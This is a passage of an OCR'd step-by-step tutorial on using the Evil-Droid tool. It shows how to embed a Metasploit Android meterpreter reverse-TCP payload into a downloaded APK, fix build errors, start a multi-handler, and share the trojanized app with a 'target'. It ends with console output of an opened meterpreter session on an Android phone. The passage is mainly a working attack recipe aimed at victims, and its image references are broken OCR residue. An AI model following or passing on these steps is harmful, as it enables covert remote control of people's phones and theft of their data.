framework, it shows the available options. Select 3rd option


Step 7: Enter the ip address, by default it takes your private IP (give the public IP in case if we performing WAN level attack),




Step 8: provide port number to establish connection.




Step 9: Provide the application name (any name) without extension.



Step 10: Now it will show list of payload options choose any payload option (meterpreter will gives more control over device),




Step 11: It will ask for the original apk file to bind the evil droid app (download any Android apk from online, some of the 3rd party apps may give errors and better choose a small size apk), select the file.




- After selection of the file, it will start to decompile the apk and embed the selected payload into the apk file and create a malicious apk file.

Note:


Case 1: If we get the below error message like "**Debug key not found. Generating new**" as shown below, provide any random details there.




Case 2: If we get error message like "**failed to verify signed artifacts**", download **apktool-*.jar** from **https://bitbucket.org/iBotPeaches/apktool/downloads/.** Rename the **apktool-*.jar** to **apktool.jar** and copy that file to "**Evil-Droid path**/tools/" directory. Run the tool again.




Step 12: After selection of the APK file, then it decompiles the original apk and embed our payload into the apk file and create a malicious apk file and save it to the **evil apk** directory in Evil-Droid location if everything works fine.




Step 13: After creation of malware apk. It will ask for a selection of handlers, select multi-handler and click ok.



Step 14: After selection of handler options, it will automatically start multi-handler. Share that file with the target and if target executes the file, we will get a connection in the handler.




[✓] BACKDOOR APK ORIGINAL (NEW)
EVIL-DROID MULTI/HANDLER (as superuser)
=[metasploit v6.0.9-dev]
+ -- --=[2069 exploits - 1123 auxiliary - 352 post]
+ -- --=[592 payloads - 45 encoders - 10 nops]
+ -- --=[7 evasion]
Metasploit tip: View missing module options with show missing
[*] Starting persistent handler(s)...
[*] Using configured payload generic/shell_reverse_tcp
LHOST => 192.168.43.94
LPORT => 4444
PAYLOAD => android/meterpreter/reverse_tcp
[*] Started reverse TCP handler on 192.168.43.94:4444
[*] Sending stage (76757 bytes) to 192.168.43.1
[*] Meterpreter session 1 opened (192.168.43.94:4444 -> 192.168.43.1:44127) at 2020-10-25 07:07:30 +0000
meterpreter > sysinfo
Computer : localhost
OS : Android 7.0 - Linux 3.18.31-perf-gdedd3c8 (armv7l)
Meterpreter : dalvik/android
meterpreter >
[*] Verifying signed artifacts...
[*] Aligning recompiled APK...